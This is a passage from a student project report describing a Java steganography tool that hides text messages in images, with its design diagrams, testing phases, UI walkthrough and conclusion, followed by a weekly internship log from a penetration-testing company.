Step 4: Load a multimedia data, here it is an Image
Step 5: Creation of Secret Code by using user code + secret information
Step 6: Hiding secret information with its security into the multimedia data
Step 7: A message box showing the secret key will appear
Step 8: Stop the process

Extracting secret information from Steganography medium:

Step 1: Start the process
Step 2: Enter the Secret Code
Step 3: Enter the Stegano Medium
Step 4: Extract secret information from stegano medium by using secret code.
Step 5: Stop the Process

4.3 Software Modeling.

Sequence Diagram:



Figure 5Sequence Diagram



Figure 6Sequence Diagram2

Use Case Diagram:

Sender:



Figure 7Use Case Diagram (Sender)

Receiver:



Figure 8Use Case Diagram (Receiver)

Class Diagram:

Client:



Figure 9 Class Diagram (Client)

Activity Diagram:



Figure 9Activity Diagram

Chapter 5 – SYSTEM IMPLEMENTATION AND TESTING

5.1 System Implementation

This project needs a java development kit (J2sdk1.4.1 and above). Project is implemented in java, so it can be run in any OS. For hiding data with in a picture we need to run the sender side program. For extracting the hidden secret information, we need to run receiver side program.

Our stegano graphs application will contain both sender and receiver side programs. If a user wants to hide data, he can use sender side program and if he wants to extract secret information, he can use the receiver side program.

5.2 System Testing

The testing of a conventional software system involves some of the following phases. They are

- Unit Testing
- Integrated Testing
- System Testing

Unit Testing:

A software module can be created by building up of many small parts into a single module. This small part is called as a unit. A unit is a piece of code that will perform a specific task. At the end of this testing all units will be tested so that we can get the correct result. By using unit testing we can easily identify the errors.

Integration Testing:

Combining all programs into a single application and testing its correct is called as Integration testing. Even all programs work correctly they may give a false result when they work together. Integration is very important to get the completed result.

System Testing:

System testing means testing the whole system at once. By giving different inputs to the system, we can check its correctness. For all inputs the system should produce correct result.

Chapter 6 – Software UI and Result

6.1 Flash Screen

Figure 10 Flash screen

Wait until 100% progress and next screen will popup.

6.2 Choice Screen

On Choice Screen you have two options

- **Encode**
- **Decode**

Choose **Encode** for hide message with image



Figure 11Choice Screen

6.3 Encode Screen

In Encode screen you have many option

- Message box
- Open image
- Save
- Reset

Type your message in text box and open image that you want to combine together. After that you need save it.

Send that encode image to your client or destination.



Figure 12Encode Screen

6.4 Dialog box Screen

Choose image that you want combine with message.

Figure 13Dialog box Screen

Save Image as new image and send it to destination

Figure 14Dialog box Screen 2

5.3 Decode Screen

Open exiting image that you got from sender.



Figure 15Decode Screen

6.6 Dialog box Screen

Choose an image that you got and click on the Decode button.
Choose image that you got otherwise nothing will show in Decode message box so note it.



Figure 16Dialog box Screen3

6.7 Message Screen

After the all-successful Steps, you get your hide message.



Figure 17Message Screen

Chapter 7 – CONCLUSION

This project Represents a "how steganography works and how it will help us to hide the data with an image." Steganography transmits secrets through apparently innocuous covers to conceal the existence of a secret. Digital image steganography and its derivatives are growing in use and application. In areas where cryptography and strong encryption are being outlawed, citizens are looking at steganography to circumvent such policies and pass messages covertly. As with the other great innovations of the digital age: the battle between cryptographers and cryptanalysis, security experts and hackers, record companies and pirates, steganography and Steganalysis will continually develop new techniques to counter each other.

Soon, the most important use of steganographic techniques will probably be lying in the field of digital watermarking. Content providers are eager to protect their copyrighted works against illegal distribution and digital watermarks provide a way of tracking the owners of these materials.

REFERENCES

1. https://medium.com/
2. https://geeksforgeeks.org/
3. https://owasp.org/www-to-ten/
4. https://kali.org/
5. https://www.java.com/en/
6. https://www.w3schools.com/
7. https://netbeans.apache.org/
8. https://www.researchgate.net/

ANNEXURE

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Annexure I

Enrollment no: [illegible]

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Jaimeen Bilcumbhai

DIARY OF THE WEEK: DATE 1/02/2023 TO 14/02/2023

DEPARTMENT: _____ SEM:

NAME OF THE ORGANISATION: Cyber Octet pvt ltd.

NAME OF THE PLANT/SECTION/DEPARTMENT: Penetration tester

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Falgun Pathak.

DESCRIPTION OF THE WORK DONE IN BRIEF

week-1 (1-2-23 to 7-2-23)

- Vulnerability
- How hackers works
  - Information
  - Scanning
  - Access
  - clean foot print
- ports details / types
- OSI model

week-2 (8-2-23 to 14/2/23)

- firewall
- configuration
- network architecture
- OS architecture

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TOTAL HOURS: 72 hours.

